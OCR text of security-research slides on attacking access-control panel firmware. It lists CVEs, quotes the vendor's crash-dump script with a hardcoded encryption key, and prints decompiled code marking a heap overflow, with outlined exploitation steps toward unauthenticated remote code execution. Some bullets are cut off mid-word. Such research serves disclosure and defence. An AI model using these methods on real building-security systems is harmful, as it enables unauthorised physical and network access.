
CVE-2022-31482

CVE	Detail Summary	Mercury Firmware Version	CVSS Score
CVE-2022-31479	Unauthenticated command injection	<=1.291	Base 9.0, Temporal 8.1
CVE-2022-31480	Unauthenticated denial-of-service	<=1.291	Base 7.5, Temporal 6.7
CVE-2022-31481	Unauthenticated remote code execution	<=1.291	Base 10.0, Temporal 9.0
CVE-2022-31486	Authenticated command injection	<=1.291 (no patch available)	Base 9.1, Temporal 8.2
CVE-2022-31482	Unauthenticated denial-of-service	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31483	Authenticated arbitrary file write	<=1.265	Base 9.1, Temporal 8.2
CVE-2022-31484	Unauthenticated user modification	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31485	Unauthenticated information spoofing	<=1.265	Base 5.3, Temporal 4.8

Updating to Latest Firmware

System upgrade

- “Social engineering”
- Integration of OnGuard and buildout of demo unit with controller/ca
- Training and normal operation
- Update to the latest firmware



Success and failure

- **Before**
- Segfault handling rebooted from any crash
- **After**
- Segfault handling rebooted only in 2 binaries

- **Result of the Update**
- Crash forcing reboot was killed
- Command injection survived

```
#! /bin/sh

TMP_DIR=/tmp/dump

fw_setenv segfault 1
if [ ! -e /dev/mmcblk0p1 ] || [ ! -e /.collect_enable_core ]; then
 sleep 5
 sync
 reboot
fi

gzip > /opt/core.MSC.dump.gz #this needs the entry: echo "|/root/CustomMSC_CoreDump - -zcvf" >
/proc/sys/kernel/core_pattern

mkdir $TMP_DIR
logread > $TMP_DIR/logdump.txt
top -n 1 > $TMP_DIR/top.txt
df > $TMP_DIR/df.txt
ps aux > $TMP_DIR/progs.txt
opkg cl list-installed > $TMP_DIR/apps.txt
uname -a > $TMP_DIR/platform.txt
cp -r /etc/iptables $TMP_DIR
APP=$(echo $5 | sed -e 's#!#/#g')
echo $APP > $TMP_DIR/app.txt
if [ -e /tmp/mpl_version.txt ]; then
 cp /tmp/mpl_version.txt $TMP_DIR
fi

tar -cvf /opt/core_dump.tar /opt/core.MSC.dump.gz /root/mpl_icd_ep4502 /root/mpl_sio_ep4502
/root/Filesystem_Version.txt $TMP_DIR

sleep 1

openssl aes-256-cbc -k MeRcUrY -salt -in /opt/core_dump.tar -out /mnt/core.$3.$4.aes
#openssl rsautl -encrypt -inkey public_key.pem -pubin -in /opt/test_tar.tar -out encrypt.dat #this will
be needed later when certs are used to encrypt file

rm /opt/core.MSC.dump.gz
rm /opt/core_dump.tar

syn
reboot
```


Choose your pwn adventure #3

Objective: Find alternative method of achieving unauthenticated RCE

- Discover new standalone vulnerabilities in updated system
- Find a reboot primitive or crash to chain with command injection
- Prepare malware or door exploit pending a normal system reboot

New toys to play with

- Diagnostics menu in web server updated
- Firmware upload added
- “Will reboot board”



Live Demo:
Firmware Upload and Auth Bypass


Controlling file input

Looking for user-controlled values


- The file itself
- The filename
- The file size



User-controlled size




Firmware file signature size check



```
else
{
  fseek(fw_update_file, 0, 2);
  v7 = ftell(fw_update_file1);
  v8 = v7 - 3;
  fseek(fw_update_file1, 0, 0);
  fseek(fw_update_file1, v7 - 3, 0);          // Go to the end of file - 3 bytes
  fread(ptr, 1u, 3u, fw_update_file1);        // Read in file signature size
  sig_size = strtol(ptr, 0, 16);              // Convert ASCII size to long
  v10 = sig_size < v7;
  if ( sig_size <= 0 )
    v10 = 0;
  sig_size1 = sig_size;
  if ( v10 )
  {
    sig_offset = v8 - sig_size;
    memset(sig_dest, 0, 0x190u);
    fseek(fw_update_file1, sig_offset, 0);
    fread(sig_dest, 1u, sig_size1, fw_update_file1) // Read in file signature with user-defined size (OVERFLOW HERE)
    v13 = fileno(fw_update_file1);
    fsync(v13);
    fclose(fw_update_file1);                  // Crash in this function
    truncate((const char *)&stream, sig_offset);
    sleep(1u);
    puts("checking file sig and decrypting/installing");
    if ( verify_deb_package(sig_dest, sig_size1) )
    {
      if ( decrypt_deb_package() )
      {
```

Heap overflow steps

- Make a fake copy of firmware
- Filled file with a unique and predictable pattern
- Prepend the string
- Change the file sig
- Set breakpoint bef
- Leverage controlle



1 ROP gadget is all we need

